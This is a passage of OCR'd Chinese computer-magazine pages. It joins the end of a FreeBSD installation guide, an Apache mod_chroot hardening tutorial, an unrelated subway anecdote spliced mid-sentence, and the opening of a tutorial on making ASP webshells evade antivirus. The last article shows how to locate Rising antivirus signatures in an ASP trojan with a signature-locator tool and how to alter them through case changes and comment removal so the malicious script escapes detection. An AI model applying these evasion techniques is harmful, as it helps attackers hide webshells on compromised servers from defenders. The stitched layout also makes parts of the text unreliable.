现在让你选择安装介质，我们是通过光盘安装的，就选“CD/DVD”。进入下一步，它会最后跟你确认一次，直接“Yes”就开始安装了。

一小会儿，安装就完成了（如果你选择了安装X，那就是漫长的等待……），这时候会有一个恭喜的画面，下一步就要开始配置了。

首先问你是不是要配置网络？这是肯定的，选“Yes”后来到如图6的地方。我的网络环境中，有别的机器做网关，FreeBSD处在局域网，所以选择第一项。如果你要用它来PPP拨号，也只要配置相应的选项就可以了。




图6 选择网络

选择后它问你要不要配置IPv6？我们的网络还没有那么发达，选择“No”。然后问你是不是要开启DHCP，这个当然要开了，如图7。

“Yes”之后就会自动寻找DHCP服务器并完成IP配置。找到后出现如图8的界面，可以看到IP相关的信息已经自动配置好了，下面要做的就是**在“Host”的地方输入你的计算机名**，然后“Tab”到“OK”进行确认。

然后它会问你这台电脑是不是要做网关？选“No”，现在我




图7　开启DHCP

们还没到玩这个的水平，呵呵。下一步会问你是不是要配置网络服务？我们这期已经讲的够多了，留给以后吧，先选“No”跳过。接着的关于SSH、FTP、NFS等相关的询问都选“No”，这些以后再讲怎么配置，如果大家有兴趣也可以先自己打开配置玩一下，呵呵。




图8　配置IP

下面来到选择时区的地方，**我们选“Asina”，“China”**，不用多解释了吧？之后会问你是否开启Linux二进制兼容（Linux binary compatibility）？当然要选“Yes”。下一步会问你是不是加载鼠标驱动？鼠标貌似没多少用，随个人喜好了。

接着会弹出提示，问你是否选择“package”，像www服务等东西可以在这里进行安装。由于篇幅关系，这些也放到以后介绍，现在我们直接选择“No”跳过。

这时会问你是否添加新用户，选“Yes”进入用户和组管理，如图9。**选“User”就可以添加一个新用户了**，出现如图10的界面，在里面输入相应的用户信息。




图9　用户和组管理




图10　创建用户

“OK”确定后，就是让你输入root的密码了。设置后又来到如图3的菜单，到这里就恭喜你，安装完成了！这时候你就可以选择“Exit Install”退出安装并重起电脑。

由于版面原因，很多配置没有详细介绍，我们会在以后的杂志中为您奉献，下一步，就开始我们的FreeBSD实战了。

编辑点评：

FreeBSD是目前性能最出色，使用范围最广的BSD系统，也许也是最健壮、最安全和最值得信赖的操作系统。它在32位体系的x86机器上总是运行得很好，在免费的BSD中，它与PC兼容机配合得最好，而且支持的PC兼容的外部设备的数量也最多。

Chroot“监牢”之行（二）

文 上弦月

比如要改密码，你要把每个chroot下的每个passwd都同时修改掉，这是很头痛的，所以人们权衡利弊，开始逐渐淘汰掉这种方式了，取而代之的是mod_chroot方式。

从本文您可以学到：

如何用chroot为服务器提高安全性

在上一期，我们已经了解了什么是chroot，怎样用chroot修复系统。那么这期，我们就继续chroot的话题，来看看作为服务器环境，应该怎样利用chroot来提高服务器的安全性。

三、服务器环境中的chroot应用

一般来说，服务器中的chroot应用有两种方式，**一种是自己建立一个chroot环境，然后将服务所需要的相关程序和组件手动复制过来，建立一个服务运行所需要的最小环境。**

显然，这样做的工作量是巨大的，你要找到一个服务依赖的所有文件是很难的。但这样也有个好处，就是你可以更自由的支配你的系统，比如你可以这样chroot一个SSH服务，然后修改它的passwd档，去掉里面的某个用户，如root。

你可以用这种方法让每一个服务都运行于一个属于自己的“小系统”里，不会互相影响。但这毕竟不是一个小工程，所以现在，大多数人使用的是另一个方法，就是**mod_chroot方式**。

小知识：

一般来说，创建一个完整的chroot环境，再在里面运行服务，这种方式是最“正宗”的，它实现了一个完整的环境，类似于一个个“虚拟机”。但创建是困难的，为了达到预期的安全性，里面的程序和文件不能多也不能少，并且如果系统要修改，每个创建的相应位置都要同时修改。

现在很多的服务都已经支持chroot功能了，也就是说，你只要简单的开启，就可以让你的服务或者使用服务的用户处在chroot环境之下，从而保护系统。不过你要知道，这样的服务只是某些服务，在遇到特殊状况时是有可能被人突破chroot限制的，比如溢出。

下面就看看一些常见的服务，怎样开启他们的chroot功能吧。我们以Ubuntu Server来演示，只是因为Ubuntu Server安装软件包方便一点，其它的系统其实都是一样的。

网络服务当然是从Apache开始了，我们今天就先来开一下apache的chroot吧。

系统上已经运行了Apache，我们进入系统，首先来一个“**sudo su**”命令，因为下面都需要root，这样方便（注意，本文下面的命令都是在root下执行的）。然后就要安装chroot模块了，执行命令“**apt-get install libapache2-mod-chroot**”（其它系统你可以自己下载这个包来安装），如图1。




图1　安装mod_chroot

安装好之后就要开始配置了。首先，要使用这个模块，安装好后，程

序会在“/etc/apache2/mods-available/”目录中生成一个“mod_chroot.load”，你可以把它作一个连接，连接到“/etc/apache2/mods-enabled”目录下。或者更简单，直接用命令“a2enmod mod_chroot”，这样apache就会自动加载chroot了。

这样还不够，还要告诉chroot哪个是虚拟的根目录啊！所以我们在“/etc/apache2/conf.d”下用vi建立一个新文件，名称为“mod_chroot.conf”，内容如下（本例中web根目录为/var/www）：

```
ChrootDir /var/www
```

到这里还不要着急，因为现在apache是运行不起来的，原因在于两个特殊的文件，这两个文件在chroot执行后还要调用，但chroot后自然就找不到他们原先的位置了，所以我们要处理一下，用如下的命令：

```
#mkdir -p /var/www/var/run
#chown -R root.root /var/www/var/run
#ln -s /var/www/var/run/apache2.pid /var/run/apache2.pid
#mkdir -p /var/www/var/lock/apache2
#chown -R root.root /var/www/var/lock/apache2
#ln -s /var/www//var/lock/apache2/accept.lock /var/lock/apache2/accept.lock
```

到现在，你可以重起apache了，或者重读配置，命令为：“#/etc/init.d/apache2 force-reload”。然后打开浏览器输入地址，发现什么了？网页打不开了！别担心，这才是正常的，因为原先你的网页是放在“/var/www/”下的，现在chroot了，“/var/www/”变成“/”，自然就找不到了。

解决方法有两个，一个是修改apache的配置文件，将你的虚拟主机设置的路径什么的统统都改为“/”。但这样挺麻烦的，我们为什么不在“/var/www/”下再建立一个“/var/www/”目录结构呢？所以用命令“mkdir -p var/www/var/www/”，然后把你的网页都放在“/var/www/var/www/”下。

SERVER_SOFTWARE	Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.1 with Suhosin-Patch mod_chroot/0.5
SERVER_NAME	192.168.0.121
SERVER_ADDR	192.168.0.121
SERVER_PORT	80
REMOTE_ADDR	192.168.0.32
DOCUMENT_ROOT	/var/www/
SERVER_ADMIN	webmaster@localhost
SCRIPT_FILENAME	/var/www/info.php
REMOTE_PORT	1900

图2 chroot结果

我在“/var/www/var/www/”下放了一个探测页面，浏览结果如图2，看到了吗？从“SERVER_SOFTWARE”中可以看到已经有“mod_chroot”了。再看“DOCUMENT_ROOT”，本来是“/var/www/var/www/”，现在却显示“/var/www/”，证明我们的chroot工作正常了！

到这里，我们就为apache开启了chroot环境，这样就能保证用户只能在“/var/www/”里面转，不用担心他们会用木马什么的拿到你的重要配置文件啦。Chroot对提高apache的安全性是很有帮助的，今天就讨论到这里，下一期我们将更深入的研究chroot。

编辑点评：

在服务器中采用chroot是非常有意义的，特别是对于虚拟主机来说。虽然现实中采用的方案更加复杂，但都是以这个为基础的。不过也要提醒大家，并不是采用chroot就万事大吉了，chroot还是有可能被突破的，比如通过网络或连接，而这大多是配置疏忽造成的。

黑器免杀班

小议针对杀毒软件的脚本特征码免杀

逆流风（李友贤）

从本文你可以学习到：
脚本特征码免杀

首先声明：本菜文高手飘过，菜鸟留步，呵呵。

对于脚本文件的免杀处理，很多人都是用各种各样的加密器，但是当一些加密手法都公布出来之后效果就很差了。网上针对脚本特征码免杀的文章及教程都很少，所以写此菜文，希望对大家有点帮助。废话不多说，下面进入主题。

脚本文件特征码定位

要做免杀，首先当然是要定位了，《精通黑客免杀》（黑手出品，欢迎邮购）里面教过大家用MYCCL定位，我们这里用lake2写的文本特征码定位器（早知道有这东西我就不自己写那个只能粗略定位的“脚本特征码”定位脚本了）。

我们免杀的对象是ASP站长助手5.0，杀毒软件是瑞星。一般杀毒软件是将脚本文件中用到的变量名、注释、中文字符、对象（有时候定位出来是一整段的，基本就是脚本中的自定义函数）等做为特征码，这个我们要有点了解，免杀时容易处理。

打开文本特征码定位器，选择要定位的文件，设置替换的字节。由于ASP站长助手5.0比较小，我设置4字节（字节数越少越精确）。点定位，会在文本特征码定位器所在的目录下建个名为out的目录，如图1。




图1　定位特征码

生成的文件是没有后缀的，本来是想用Bulk Rename Utility来对文件后缀进行处理，但是发现生成文件较多时，它好像无法处理，于是自己写了AddExt和DelExt两个小脚本来处理后缀。

将AddExt.vbs和DelExt.vbs放到与out相同的目录里，双击打开AddExt.vbs，在弹出的对话框里填入需要处理后缀的文件所在的目录名，比如out，如图2。然后点确定，out目录里的文件就都加上.asp后缀了（可以通过修改脚本来添加其他后缀）。




图2　输入目录名

瑞星杀完一遍后，运行DelExt.vbs删除后缀（一样可以通

错过地铁的86

国庆放了一个七天长假，这是法定节假日更改之后迎来的第一个黄金周，也是今年唯一的一个七天黄金周。记得国庆放假的第一天，我就碰上了一个非常郁闷的事情。本来是坐地铁到王府井站下车的，结果由于人太多，导致我根本就无法在车上下来，因此不得不多坐了一个站，而又不得不再走回头路到王府井。这是以前坐地铁根本就不可能遇上的事情，还是压根儿就没想到过的事情，真是一次难忘的经历。不知有体验过这种情况的朋友吗？

过修改脚本来删除其他后缀)，然后在文本特征码定位器点击“确定”、会生成一个report.html文件，用IE浏览器打开，红字就是特征码啦！

脚本文件特征码免杀

下面进入重点，介绍几种修改脚本特征码进行免杀的方法。

1、大小写互换

从最简单的说起，这个主要作为了解，网上有些ASP加密的工具就是简单的转换大小写。比如ASP站长助手5.0中的“On Error Resume Next”，“On”被定义为了特征码。由于改变大小写的方法在很久前就有了，所以不一定有效，我们这里只是为了举例。




图3　更改大小写

将代码文件由EditPuls读出，然后选择要转换的语句后点击“编辑”，选择“更改大小写”就可以实现全部转换为大写或小写，或者大小写互换，如图3。

注意：并不是所有的脚本都能转换大小写！JScript以及ASP内置对象是区分大小写的，但似乎VBScript不区分，知道以“On Error Resume Next”举例的原因了吧？

2、删注释或换字符串

注释在程序中不起作用，但能让别人更容易读懂程序，所以我们删了也没关系。一般asp木马使用VBScript或JScript来写，如果代码中有**<script language="VBScript">**语句就是用VBScript写的，如果有**<script language="JScript">**语句就是用JScript写的。

VBScript的注释符是Rem或单引号“'”，这两个后面接的语句我们完全可以删除，不会影响程序正常运行；而JScript注释单行语句是“//”开始，多行JScript注释以正斜杠和星号（/*）开头，以相反的顺序（*/）结束。

可惜我们这次定位的特征码没包含注释，不能给大家演示了。这里可能有人要说，明明在report.html文件里有几个注释是红字啊？大家可以试着删除掉然后保存，瑞星还是会查出来的！这是怎么回事呢？

我们看到第22行的注释“' 代码开始”，其中的“始”字是红色的，也就是说它是特征码。其实它后面还包含一个回车符，因为定位时是按4字节分割，所以说特征码应该是“始”字加回车，但是我们不能删了它们，因为去掉回车，第23行的内容会向上移，以致被注释掉，大家可以通过如图4、图5来进行对比。

